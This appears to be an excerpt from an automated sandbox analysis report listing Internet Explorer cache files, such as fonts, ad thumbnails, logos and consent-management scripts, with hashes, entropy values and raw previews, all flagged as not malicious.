Preview:	wOFF.....T.....FFTM...8....._c.7GDEF.....'.dGPOS.....O..bN...VGSUB.....8...P.<.KOS/2.....`...`....cmap...`.....lD.cvt .....K.RQfpgm...\...7....s.#.gasp.....glyf.....l*head.....6...6.yW.hhea.....!...$....hmtx...p.....x...loca.....P.maxp..... ... ...bname.....w.post...|.....A..L.prep.....&...beq.....N.-\_.<.....2.....u.R.r.....x.c`d``..'....._%.a...2`.....^.....y...../.Z.....&.....3.....3....f.....@. [...(....1ASC. . .....m.. .....^..... ..x..V]H.W.=;s.,"%..A....A.."....Y.. .J....a...!.)!.R.E..<."..)E....T+AJ..J.....J..H...|..$f.K....;..w..1...^.....0..a.^@....E..a.i..M.F..C..F.a..[.q..N.M...1.Dt...L...D.....@.{.).....jf....=.....]......P...,..~.6.g.1...v....vn.C..T..o.;L/..@.....2..!...S.)S..C.....n9.p..t..7.....y....c..B..Vx...<w.....t....N.EL-c.9^".c...}.....uL:u..>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\droid-normal[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 61804, version 1.0
Category:	downloaded
Size (bytes):	61804
Entropy (8bit):	**7.993654137588428**
Encrypted:	**true**
SSDEEP:	1536:wErSmv+AzK94ZKMKFO5SLRFQy0gw6Xgiy+AUuyi4vdM2QM:w+Bnz+4EVgSRFQhxZibAUli41Zl
MD5:	E77AD93F5E931DD5463E5390ADA74919
SHA1:	5E7D4F84636B5EB234400031139E27D951E0CDCE
SHA-256:	F76C90EFCA92F37B1CF87A05BA969B5E6F34FDC5D40C9023FF655E608905B2E0
SHA-512:	DD8F989BEE14DDAEF39E204167D82BB9B6AF4307DEEE77D3AD2FA3D92EFE2F4563E5D6E44A98E4E75AFA172F3B60485CC79E0669C5CDBC499EBFF7846FE00C41
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/webfonts/fonts/droid-normal.woff
Preview:	wOFF.....l.....FFTM...P....._c.CGDEF.....'.eGPOS.....7..].n...GSUB.....8...P.<.KOS/2....._...`...dcmap...L.....lD.cvt .....9.=.fpgm...H...7....s.#.gasp.....glyf.....7.....]j)head.....4...6..W.hhea.....!...$...yhmtx...l.....|l...loca.....maxp..... ... ...>name.....W...dpost.....P...Rprep.....f....;..x.c`d``...{...6_..9.@..,c0}..V....r|a...r00.D.C...x.c`d``..'.....o..E._..".).....z...../.Z.....x.c`f)b.....:....Q.B3_`Hc.....i...B4.....3.:.;3....e..'.....X..a>H..u..R``.....x..V]H.W.~..}qR..."CD$.q.$.2.K..A....B..(!..."E.QDJ.....R.."E.....)C../....Y.2:....y..D\h.....<..9v....&.Op.E....i..\..._B!...^....G...d.".R(z/.d.g..1...7.ib..\..S...u.<R.1.....c.c.%...s.....oc...~=a.....~.'.b...L..K..I..[...O.I..O|.5.(..Vr...../l)v.f0a.Q1.i.:..w..6...D.K`.K..LM.x.*.oK:."sL....8m....."....cG.j.g..1$...2...Y.....!s.....g.>7...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http___cdn.taboola.com_libtrc_static_thumbnails_573df68c2f40e432c263344397200356[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	34412
Entropy (8bit):	7.974645212878982
Encrypted:	false
SSDEEP:	768:2d8ugPm/pDMGhpAEgEK4gRvX5MfblPc4U8IPT/+prr+/bPL:2duaAEs4g15giV8W+R0bj
MD5:	03E5B2D7035935D8232644B3EF2C944F
SHA1:	B5434862FDC2FA3FD2E1FA5E58B8978EA7B50629
SHA-256:	5664A712E31CA2D2EB45A12F66EB467B14E4EE7BE28F6124F6EA90173104A9E2
SHA-512:	6F4366B6390C5E27EA5C3E25B34BB202E23DFE7BEAFCA749681E30FAB05E9453978D6F6D8905EBB143DC7E897D678CD8C613C9088A5205BCD6244B78C458690
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F573df68c2f40e432c263344397200356.jpg
Preview:	......JFIF.....&""&0-0>>T.....+.....+&.%#%.&D5//5DNB>BN_UU_wqw.....7.....5.....~.....*_.....JI.#.GH.....@.@`....j{.@HP...ZOHh...m..0.=...m....H.).....sj4q.L..h...d..|.....@..h.....GFzbAL-...$p..Z!.....-.. ].3.'..c.r.!.X._;m.....-..j\.. -...X..l...;...m'..?..]..3.O.Q ...zA.."N.0H.p<.a-...G..?7.....l..J..4.....4..{R)....R.}....x.t3..q.}_!.|.{9H.,j$V.?.C....`...<.\....7....i.g.g..,.....\...f...7.....~..n@.4.#..OS.<.2.....B.z-..F."...7x...B.....-o.S..<..^}.I.85..1.....;..0.C.....O.:z^<.&|....*..>]...,..:.k....k?..^z.....o#.gk....y.;....4.....X.....C.@.y./-...z3.zym:Z.....~_Nq..*ez.....D....3.}..:;.r.#...N..(:..S....EaN^.VM..~...sy...,.....Q>..:qi.7...sy....=.z...hh.....r..o=1..Og..j[..x....+@.6.+L....."o.....%...A.z....[p...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http___cdn.taboola.com_libtrc_static_thumbnails_952fa311718bc056fbc712720fda8303[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	37686
Entropy (8bit):	7.98471833135155
Encrypted:	false
SSDEEP:	768:26uEs3nw/q3qtvH5pVEOAOmZP8fV7ZjH5YOd3wi5X/h6BsaEmC2rF3lYqRkB/Z:snw/2q15fEOnCP4V1b5Y0PX/oWLa3W
MD5:	D9AD4DF814FA717D034E474340946CD8
SHA1:	C7D45B437DE0E9B9D2BFD2A0781C3C31CDBFFBDF
SHA-256:	BF88ECD416413716D4FE06CCF6730883BC6E55AF4E898CAE0412429DF2891CD9
SHA-512:	5FE9CC9BF12668F0000B0A134B79D4352C9D8DDF2C2835A93041981F22ECBDA941D0F36761963E698974D00ADE9F83EE24C9E4C1ACA1FD1104591AB417BABA4
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http___cdn.taboola.com_libtrc_static_thumbnails_952fa311718bc056fbc712720fda8303[1].jpg	
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F952fa311718bc056fbc712720fda8303.jpg
Preview:	......JFIF.....&""&0-0>>T.....&""&0-0>>T.....7.....8..... .....Nc...ag.R...9i...n..Nm.I.3. =...m1W...&....Y.11.$..P.@..b.3&.llo^.)E..w....`.[.q..9.X...C.~....Dx.cn....9....y....d..T...-L...QQ... .....Cw..;...#.t.....j..._.y.hH.==...-...._.Z.. A...h+.}S.... <.....vD.....E.<..v..i1m...M.mPNG..ws.A.....$H..Q....m.h....`d.d\.9....~.ia2.h.....>ns;1.Z...o....P...y.|.$E...8{4a.{....S..ZY...Q.L..q...q..V.....A&2g.s-.s....e..-.....9i.z.] {.4E..Q..{5$s-...n....2.t3....d.i....=....z..p ...'9y..+fz.^.ir..)F.U....9.(.y.,U.z6.....N.fI. ....ug....q...I4D...X.V.F.....`..D..K.!..!../Y LeS.g.a<].....WT.d.#.8.x1g.-....RkI...*.k..E....|.7wZ&.. a.6dS..J..)Mhe.Rg..o..&..Ed.FDb..*\.LT.....F!4..lR..6.Lj._(...oN/...8I.4...m@_.]...,..W.U..Z..u.:..ix."J@....a.m.W....N..g.....;@.C,k.;B...4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\http___cdn.taboola.com_libtrc_static_thumbnails_d6d46d338affb3594713ba2d27fe615e[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	16004
Entropy (8bit):	7.968216701887388
Encrypted:	false
SSDEEP:	384:RBQcfqwBDiwmfywWo5SyNT5jNfzEV5JGqLa:b1jpVbI5rNTXfzyRa
MD5:	EE50C2CC9CA747B74709E3CF94095E69
SHA1:	40A7BA878F3C7B69E4F5C8320E039118D4C66D9F
SHA-256:	1BF1F868CA2530B9313A80E4A7164FC2E49E7DC67B6B16883E89895F3FE0ECE6
SHA-512:	9ACE4B5B282E47B483DE7F8093E39701DC988460F01CEC14C715D3B0FAAEE28152C2E3BBF71CFE38E2DBA88E57F822327521D283D7A7F23CF96ABD6BF1FA97D
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fd6d46d338affb3594713ba2d27fe615e.jpg
Preview:	......JFIF.....C.....!*$..(..%2%(,-/0/.#484.7*./....C.....'..'S7/7SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS.....7..... .....Y.&RHQ..&...a.+w#..a....!O.\.X%....rY.....Fu.q2.$...J.J*B.....e,....Y.1....7re>#.Z.P.M.....`..YcU2..k,..yW.`..M...;..$K.<.K.AC. ...+`{.....U.:F2U(.W....].M...5.6...O .x%.....M"..A.hm..s.B.4..Y.ez.....$6@....r..Z...t. .k]9s^.w(..%...q.u....t._I...)W.N1...\..L.t....}>dl0FVu.{M.(..IX.....:j!.>.).D...y.."......F.& ..7.Y..1.).@.. ...:,...rK.....ma....z|..\Z.L.....L.A....6.,.Y.^..urb.).V...=-7..n.9.....Y.1. lMd..6)g.....,Sm.;+.....,r..\xgo3x.tR.|u...cDgcZdC*.=VS;[.#.f....g.3.lwQ...y|...6..b.V..n} H...b0=..uG...\.V..d"..im...'...o.....t".|...%..Y.....u.....6..+...+.....{Z.x...vW..._.3.D.vodbn>.....Z..W..J.n..c.m.5.....n{.._..D.....:...4/R..C..h.....-bt.....t...}..}...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	242382
Entropy (8bit):	5.1486574437549235
Encrypted:	false
SSDEEP:	768:l3JqIW6A3pZcOkv+prD5bxLkjO68KQHamIT4Ff5+wbUk6syZ7TMwz:l3JqINA3kR4D5bxLk78KsIkfZ6hBz
MD5:	D76FFE379391B1C7EE0773A842843B7E
SHA1:	772ED93B31A368AE8548D22E72DDE24BB6E3855C
SHA-256:	D0EB78606C49FCD41E2032EC6CC6A985041587AAEE3AE15B6D3B693A924F08F2
SHA-512:	23E7888E069D05812710BF56CC76805A4E836B88F7493EC6F669F72A55D5D85AD86AD608650E708FA1861BC78A139616322D34962FD6BE0D64E0BEA0107BF4F4
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/iab2Data.json
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\icon_signup[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 40 x 41, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	1090
Entropy (8bit):	5.626909540375438
Encrypted:	false
SSDEEP:	12:6v/7qRkb0CQAmZPUwW5NQOku4vZvaPaufnvlejYAwUbvV8zeJtTwZAPfem:TMMPUwsYmFnv00AwUbdHJWAPx
MD5:	F435818B6FE3361F764EB6B9DC8398F5
SHA1:	7E0BDA605342881CDB584531E28F9AC299EE7776
SHA-256:	284E637E5BB88498C9C4680B018A56DD650A7C82C193B6045BFC52FC54B7D1F0
SHA-512:	883CB778EE663C4153D51DFD95BB1D2435533EB343C85C3113DFCE333E70DD7E80355C10DD4CF40FE8F7869A1AA209DF68CF991B07BE0B526C8FC83E9DCC68

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\icon_signup[1].png	
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/navigation/icon_signup.png
Preview:	.PNG.....IHDR...(...).....p|.....PLTE..... .....mp....tRNS..... !"#$%&') *+,3579:;<=>BDFGHIJKLMT[_ahijklmqtuwxz{\|}.....J..\|....IDAT.....C.`...w.P...<.4-..-.;...".P.,....dh....m.6a.=.....mS.T....!...#.F..c....v. ....^b..Ux.o0....1J$.6M.I..tJ.-...D..Q8z.E.PL...!%.n....>J..].i..0.`...:...4....p^..%...R.%C.%..k.+....-k..>.p....>..H.<....=..`.P....4.O.....`.<-.+.".$s.aR.X..O(.....c0).X-.....T...&.1]V .N.}.PRt....p....bY:....zJ.I+.2K.B...3z...!<C..!.....M?..zA.3..Y...E.....J.~.!..V..*kZ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\location[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	182
Entropy (8bit):	4.685293041881485
Encrypted:	false
SSDEEP:	3:LUfGC48HlHJ2R4OE9HQnpK9fQ8I5CMnRMRU8x4RiiP22/90+apWyRHfHO:nCf4R5ElWpKWjvRMmhLP2saVO
MD5:	C4F67A4EFC37372559CD375AA74454A3
SHA1:	2B7303240D7CBEF2B7B9F3D22D306CC04CBFBE56
SHA-256:	C72856B40493B0C4A9FC25F80A10DFBF268B23B30A07D18AF4783017F54165DE
SHA-512:	1EE4D2C1ED8044128DCDCDB97DC8680886AD0EC06C856F2449B67A6B0B9D7DE0A5EA2BBA54EB405AB129DD0247E605B68DC11CEB6A074E6CF088A73948AF2 481
Malicious:	false
IE Cache URL:	http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location
Preview:	jsonFeed({"country":"CH","state":"ZH","stateName":"Zurich","zipcode":"8152","timezone":"Europe/Zurich","latitude":"47.43000","longitude":"8.57180","city":"Zurich","contin ent":"EU"});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\logo_1and1[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1215
Entropy (8bit):	5.167110094240277
Encrypted:	false
SSDEEP:	24:2diNAsLfE7veeugvRovdntQ+7xJhBN/WY4XcYJDAfF7ABsImJG6:ccAkfECeuq2VtQ+7bhB9WmYl+0hMG6
MD5:	0B2F6E4FCD71B727583C0B453D2F5AF8
SHA1:	28ABB1DE0B1827624456920F24C53C7A980161AC
SHA-256:	0EBC0A49DAFEC7FC998FD1BA81AFA1DBF8E322056900EFD87E569B5BBF825B1C
SHA-512:	797537F3809DEE867A815E3BE5BC182B4341AEF8D6C50C785EB88BB209E01C5FF5A9118CED066CC7EE38F490101FF49CD23E6E50CC043ADBC0FFA8BC72BEA 15
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/footer/logo_1and1.svg
Preview:	<?xml version="1.0" encoding="utf-8"?>.. Generator: Adobe Illustrator 18.1.1, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->..<svg version="1.1" id="Ebene_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"... viewBox="0 0 1000 1000" enable-background="new 0 0 1000 1000" xml:space="preserve">..<g>...<path fill="#0A328C" d="M526,343.5c0-21-14.8-34.5-38.2-34.5c-22.7,0-38.8,14.9-38.8,35.2c0,19.6,5.9,30.3,32.9,65.1....C514.1,38 6.1,526,364.5,526,343.5z"/>...<path fill="#0A328C" d="M0,0v1000h999.9V0H0z M264.9,717.6h-94V322.4H95.5v-75.4h169.3V717.6z M623.7,717.6l-21-28.2....c-3 4.3,27.4-64.4,37.7-113,37.4c-95.2-0.5-160.7-48.9-166.9-135c-3.7-51.5,30.7-104.4,96.7-142.5c-42.5-54.4-51.2-73.2-51.2-107.3....c0-58,49.6-100.7,119.9-100.7c65.2, 0,111.3,43.4,111.3,102.8c0,43.5-17.8,75.8-72.8,121.4L608.1,576c6.8-6.1,12.6-43.6,11.4-74....c-0.1-3.6-0.9-14.2-1.7-25.8h0v0c0,0,0,0,0,0h75.6c0,10.1,1,24.7,1,28. 4c0,59.4-9.3,97-37.9,133.2l60.1,79.8H623.7z M866

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\logo_mailcom[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 127 x 33, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	772
Entropy (8bit):	7.357605427427946
Encrypted:	false
SSDEEP:	12:6v/7KCS7xzUE6epvFwEljtO4NhS+A4v0oZuds7kwJbZwC5M/6je+eLbu6E7Ufj+U:9CSxH6uwCjpEsu4L5aQefW5qjUnA
MD5:	02D779E0724E6334C085956D8315394B
SHA1:	7D525F7DBC0BC1AC330E13B965CF6FC6425D511C
SHA-256:	C6229002F99CECEF58F2CE16F5B983C52F5B3A17E7114A61C49807E7434158B6
SHA-512:	9A49C19530E2AA95383B24381DAF3B47D379C96212BBCD8262CF93340923BDCD11831AA62FB826C78E0F6AC6BD300ADF51F0652A01EDE4B7358B74AE17FE6C D
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/1/assets/header/logo_mailcom.png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\logo_mailcom[1].png	
Preview:	.PNG.....IHDR.....!.....3PLTE.....G....tRNS.. 0@P`p.....#.....pIDATX.... .E...1..._;....3.\....BH._Z-...I.H.m.;..w...w...N.}>S.M9.ez....9. <{.cn..s.y>..4[*I+.H*6.`....2.]R.F_..%..3...z*Ir....)..#.r.#.....@g..M#.6....>..m.....j$...B.V.Ws....d%i...<..$U.....`>8.,e'9=..=.....)..T....Be..v...I-r.*....Mms.'..I.!sg.".$..[..z.....IR&.G..... "."S..fs.j..y...g.vx.,%.....U.....w\|.....G.....{.*..v..]..._..^.....{t..\.....==6..L.....c.X8..BW.....d\o..b..\|;..x..wq.<oD!...'#..Zv.....FZ...#./..@.Hf..{E..V...{.R....j.7.v.[U.....A....n..X/..-.WU'...V.....+In....TW.....U....=.(..H...Nm.....:....?WA..$._..da...H.}..`Z^....;.>...'..\.4..b*....o.....Z...S.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\main.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with NEL line terminators
Category:	downloaded
Size (bytes):	130253
Entropy (8bit):	5.326224325926691
Encrypted:	false
SSDEEP:	1536:RChJpIpHPxajJpNJrf3TJlidVMvV0e6tuToVtHSlfyZBptqy5CTUWO86B04RQjcR:RKJGBPx6Bf2dV/TSVyZLPCgpl0+dOXA
MD5:	1C4833E9E723AD5E3B341257B76A5F9B
SHA1:	E27A5E0C3700D5B1BE62856CBCFF81956F5F6CF2
SHA-256:	5995F1208D0575505C0CE129F985B48C4BC5B2F698A90AC05C1731916A0AA8C1
SHA-512:	621B0F65FF91C1139731533CCC08ECB4C7819EB7A31E8A88455B2470ABC751534DE993C57F5823AEAADC182B3232FFEE899550F22FC5121D4DF3B1B509C440E
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/_sn_/js/main.min.js
Preview:	if(!window.console){var console={};["log","info","warn","error"].forEach(function(t){console[t]=function(){}})}function _templateObject5(){var t=_taggedTemplateLiteral(['\n \n \n \n \n \n \n \n \n \n ','\n \n \n\n \n ','\n \n \n \n ','\n \n \n \n\n\n \n <div\n

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	397523
Entropy (8bit):	5.48671184149003
Encrypted:	false
SSDEEP:	6144:zMnkNYeqvGgDnmWynGqf8dM03VCu1b2E1ly9PIy:JqvfDmnGU8dMGxVb4PIy
MD5:	DC8FEAFCABE6DCCC6BA25C459A2E7604
SHA1:	5B7066F1401773C71B959EC82988BF55D97F67B3
SHA-256:	FBF75C827045EEA180F276B7BA9AFAA15B921A45240D9B5BDF7CAD226219C7E1
SHA-512:	9A2EAFBA1A34DE5380A1A4A036840604212F9FAFCEF05DBC037912303DF3518AC44E8EB2D58C3B48D79BCC26CEFA3FE066E5EAC5E2A2458D14BB2F0F9CA935 A1
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++) e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{lo gLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber ,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTE D":JSON.stringify(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\nDjy98Rr[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	462
Entropy (8bit):	5.855206502122352
Encrypted:	false
SSDEEP:	12:J0+ox0RJWWPf37ZeSKtMAiIjlwi+GRRET:y+OWP/7Ze3M4XBW
MD5:	66B05D362F63C9008A2AA8D1AA82259C
SHA1:	FFF7D653E997B5FAA590797F01902905FA1E6C76
SHA-256:	908808DD4FD69BC4FE51E52AE91A767EB3DCEEFA42B5D78D43FE5691EF91242F
SHA-512:	D0B3D921AB2E6F2AB476B33D2EF7ABE39EF891E7EC80059BCC7E5A69CCD58F30661AF31047F8CDBE2A30560FC76D53A9AC80AE45D9D7E67294D5FBC6E78CE 719
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\otSDKStub[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	16853
Entropy (8bit):	5.393243893610489
Encrypted:	false
SSDEEP:	192:2Qp/7PwSgaXIXbci91iEBadZH8fKR9OcmIQMYOYS7uzdwnBZv7iIHXF2FsT:FRr14FLMdZH8f4wOjawnTvuIHVh
MD5:	82566994A83436F3BDD00843109068A7
SHA1:	6D28B53651DA278FAE9CFBCEE1B93506A4BCD4A4
SHA-256:	450CFBC8F3F760485FBF12B16C2E4E1E9617F5A22354337968DD661D11FFAD1D
SHA-512:	1513DCF79F9CD8318109BDFD8BE1AEA4D2AEB4B9C869DAFF135173CC1C4C552C4C50C494088B0CA04B6FB6C208AA323BFE89E9B9DED57083F0E8954970EF822
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/scripttemplates/otSDKStub.js
Preview:	var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,b,A,C,v,y,I,S,w,T,L,R,B,D,G,E,P,_,U,k,O,F,V,x,N,H,M,j,K=new function(){this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTrustIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation",this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t=t||{})[o.Unknown=0]="Unknown",o[o.BannerCloseButton=1]="BannerCloseButton",o[o.ConfirmChoiceButton

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168BA
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otTCF-ie.js
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports),t.exports}function n(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return I(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\r[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	303892
Entropy (8bit):	5.999911965441764
Encrypted:	false
SSDEEP:	6144:M0oQobemDcjP/5CnLNwm7pmtd01+syjJ4ZmboZO3YH/RikQo:MoNmIjP/YnLN1Ad00syOJUYH/RHQo
MD5:	49F9E6B7D1740AAD64B09FC4F2273957
SHA1:	B6C6DA5294EC9EE65C46B6FD0068E1E0A3D05114
SHA-256:	6629C6AA5479336513E242D52EF469C34DCF71888C92920987767B76FAD93FB5
SHA-512:	0C7AB56F1A22A8DDD904EE432EEFEF2E6007BC61BACBBDF39609E690E77E18A360CC780D69CF8103A61E3C250082F6FD870E675C66A3389CDF9E4DB0DD46A8C
Malicious:	false
